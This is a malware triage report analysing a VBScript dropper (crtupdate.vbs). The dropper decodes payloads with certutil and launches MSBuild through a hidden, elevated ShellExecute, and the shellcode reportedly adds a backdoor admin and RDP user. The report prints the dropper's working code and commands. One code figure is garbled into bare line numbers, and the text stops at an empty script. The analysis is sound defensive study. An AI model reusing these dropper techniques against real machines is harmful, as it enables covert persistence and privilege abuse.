

# **Practical Malware Analysis and Triage Malware Analysis Report**

**Sample: Dropper.VBScript.vba.mal.7z  
Source Code Analysis**

November 15, 2023

Muhfat Alam

# Summary

Inside the zip Dropper.**VBScript.vba.mal.7z** file, there are three different files were saved. Those are **crtupdate.vbs**, **one.crt**, and **two.crt**. MD5 and SHA256 hash value for **Dropper.VBScript.vba**

For this report, we are going to work on **crtupdate.vbs** sample. The hash value for the **crtupdate.vbs**

**MD5:** 0d9a977f3a20f7f17bccbf1ab917672e

**SHA256:** 3ff0f51ec1b0f3e2d4c9685c52a1d0605435288b53f54cd048b28104c7539959

**DNS Record:** N/A

**Network Connection:** N/A


**File Written/Read/Execute:** crtupdate.vbs, one.vbs, xml.xml

## Technical Summary

Through our analysis, it appears after running the **crtupdate.vbs**, two files will be created in the **C:\Users\Public\Documents** directory by decrypted with **one.crt** and **two.crt**.

1. one.vbs
2. xml.xml

After further analysis, **one.vbs** is an obfuscated **vbs** script. After deobfuscating the code, it spawned to **xml.xml** code that is written in C# language which might be built using **MSBuild.exe** from **one.vbs** to run the malicious shellcode to perform the malicious function of adding “**wsadmin**” user, adding to the local group of remote desktop users and administrator.




# Static Analysis

## Get the File Hash:

Get the hash value for the source code of **crtupdate.vbs** on the cmdr by running the following command (Figure 01),

```
...  
sha256sum.exe crtupdate.vbs //in sha256 hash  
md5sum.exe crtupdate.vbs //in md5 hash  
...
```



```
Clink v1.5.13 is available.  
- To apply the update, run 'clink update'.  
- To stop checking for updates, run 'clink set clink.autoupdate false'.  
- To view the release notes, visit the Releases page:  
  https://github.com/chrisant996/clink/releases  
  
C:\Users\Tom  
λ cd Desktop\  
  
C:\Users\Tom\Desktop  
λ sha256sum.exe crtupdate.vbs  
3ff0f51ec1b0f3e2d4c9685c52a1d0605435288b53f54cd048b28104c7539959 *crtupdate.vbs  
  
C:\Users\Tom\Desktop  
λ md5sum.exe crtupdate.vbs  
0d9a977f3a20f7f17bccbf1ab917672e *crtupdate.vbs  
  
C:\Users\Tom\Desktop  
λ
```

Figure 01

**OSINT Tool:** As we have the hash value from the command line, we can use some OSINT Tools, like VirusTotal and MetaDefender for any flagged by security vendors.

**VirusTotal Verdict:** There are **4/59** security vendors flagged this **crtupdate.vbs / 3ff0f51ec1b0f3e2d4c9685c52a1d0605435288b53f54cd048b28104c7539959** as a **Trojan Threat** of **sagent / vsnw15b23** family. (Figure 02)




Figure 02

**MetaDefender Result:** Thread name identifies as **Trojan/Sagent**. (Figure 03)





Figure 03

### Code Analysis:

After opening the **crtupdate.vbs** file in the **VS Code Editor**, it is evident that the programming language used is **Visual Basic Scripting Language**. (Figure 04)



```
1 Dim WshShell, oExec
2 Set WshShell = CreateObject("WScript.Shell")
3
4 Set oExec = WshShell.Exec("certutil -decode one.crt C:\Users\Public\Documents\one.vbs")
5 WScript.Sleep 1000
6 Set oExec = WshShell.Exec("certutil -decode two.crt C:\Users\Public\Documents\two.vbs")
7 WScript.Sleep 1000
8 Set oExec = WshShell.Exec("cmd.exe /c C:\Users\Public\Documents\one.vbs")
```

Figure 04

**Visual Basic** is a scripting language that's built into the Windows OS that allows someone to write scripts that are more functional than a batch script because we can tap into powerful primitives in the OS to do different scripting things.

Inside of the **crtupdate.vbs** script, Windows script was invoked to create a shell object. Then "**WshShell.Exec**" is used to call two "certutil", one is decoded with **one.crt** and saved into the **C:\Users\Public\Documents** directory. Another one also decodes with **two.crt** and saves into the same directory. It will sleep in between those calls. Then the final call is to execution of "**cmd.exe**" and point at **one.vbs**.

# Dynamic Analysis

For dynamic analysis, we need to run the **crtupdate.vbs** script and note some unexpected behaviors.

After running the file **crtupdate.vbs** with a double click, we see cmd pop up a couple of times and disappear. Now if we notice inside the **C:\Users\Public\Documents** directory, we can see there are two new files are created. Those are “**one.vbs**” and “**xml.xml**”. (Figure 05)




Figure 05

### Analyse “one.vbs” code inside the VS Code Editor:

Through the analysis process, we open up the **one.vbs** and **xml.xml** script with Visual Studio Code Editor and understand the process.

[illegible]

Figure 06

In the **one.vbs**, there is a call function “**getUpdate()**” which is defined as a subroutine in the next line. This subroutine has two string values, one is “a” and “aa” which are garbage text to confuse users. Then we have an “**update**” function which is passed two values (“a” and “aa”).

After that **"Set obj = GetObject("new: CO8AFD90-F2A1-11D1-8455-00A0C91F3880"** this line creates an object using the **"GetObject function"**. The object is created with the class identifier **"CO8AFD90-F2A1-11D1-8455-00A0C91F3880."** The purpose of this object is not clear yet from the provided code snippet. But then it will use that object to **"ShellExecute"** the contents of **"aaa"**, **"aaaa"** and passing it to **"runas"** as a parameter.

**“aaa”** is the updated version of the single **“a”** and **“aaaa”** is the updated version of **“aa”**.

In line 15, the update function takes in two arguments “**ccj**” and “**jjc**”, then in line 17, it just replaces the value of “**aaa**” and “**aaaa**” which is the updated version of “**a**” and “**aa**” with an empty string. This is a string builder, string obfuscation routine.

After deeper analysis, we can make a copy of this file and replace the “**vVv**” with “ ” (**empty**) string, we can see much more clear text. (Figure 07)





After the **"update"** function has run, we are now passing in two strings which means **"C:\Windows Microsoft.NET\Framework\v4.0.30319\MSBuild.exe"** with passing along with **"C:\users\Public\Documents\xml.xml"**.

After further analysis, "**new: C08AFD90-F2A1-11D1-8455-00A0C91F3880**" is a class ID.

Based on the "**Shell.ShellExecute method**" on the Microsoft documentation website, it invoked the same way the documentation mentioned. In the arguments,

So the "**sFile**" argument is a string that contains the name of the file where "**ShellExecute**" will perform which matches our **one.vbs** code with "**aaa**" in line 12.

The second part in the "**vArguments**" is a string that contains parameter values for the operation. So for **MSBuild.exe**, if there are any arguments required to actually use **MSBuild.exe**, we pass those in "**aaaa**" which is an updated deobfuscated version of **C:\users\Public\Documents\xml.xml**.

Then we have "**vDirectory**" which is a null value in our code.

After that, "**vOperation**" will be performed. This value is set to one of the verb strings that are supported by the file.

In the end, the "**vShow**" is a recommendation as to how the application window should be displayed initially. In our **one.vbs**, the value is set to 0. which will open the application with a hidden window. That matches the behavior while we ran this program.




Figure 08-01

## Parameters

**sFile [in]**  
Type: BSTR  
A String that contains the name of the file on which ShellExecute will perform the action specified by vOperation.

**vArguments [in, optional]**  
Type: Variant  
A string that contains parameter values for the operation.

**vDirectory [in, optional]**  
Type: Variant  
The fully qualified path of the directory that contains the file specified by sFile. If this parameter is not specified, the current working directory is used.

**vOperation [in, optional]**  
Type: Variant  
The operation to be performed. This value is set to one of the verb strings that is supported by the file. For a discussion of verbs, see the Remarks section. If this parameter is not specified, the default operation is performed.

**vShow [in, optional]**  
Type: Variant  
A recommendation as to how the application window should be displayed initially. The application can ignore this recommendation. This parameter can be one of the following values. If this parameter is not specified, the application uses its default value.

Value	Meaning
0	Open the application with a hidden window.

Figure 08-02

```
11 Set obj = GetObject("new:C08AFD90-F2A1-11D1-8455-00A0C91F3880")
12 obj.Document.Application.ShellExecute aaa, aaaa, Null, "runas", 0
```

sFile    vArguments    vDirectory    vOperation    vShow

Figure 09

**Analyse “xml.xml” code inside the VS Code Editor:**

Now that we have the deobfuscated code, we run the "C: Windows Microsoft.NET\Framework\v4.0.30319\MSBuild.exe" with passing along with "C: \users\Public\Documents\xml.xml"

MSBuild.exe is the utility that's used with **Visual Studio** so this is a kind of a stand-alone version of when you want to build something in **Visual Studio** and that could be anything from C# to C++ to a VBScript. MSBuild is like a command line invoked way to do that. So you passed the value of an **.xml** script that has the information that you want to build.

In this case, it is passing it in C# as a language and passing some other several codes. Those are invoking the value of these bytes (Figure 11) to execute this as ShellCode.




Figure 10


```

40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000

```

Figure 11

To analyze the shellcode, get the raw value of the data, copy the byte array into a text file (**ShellCode.txt**), and move it over to the **Remnux Machine**. Inside the **Remnux Machine**, we create a sample **Python code** (Figure 12) that removes everything except after “0x” which are two alphanumeric or numeric characters that are represented for the Hex Bytes.



```
remnux@remnux: ~/Downloads
GNU nano 4.8 canver.py
#!/usr/bin/env python3

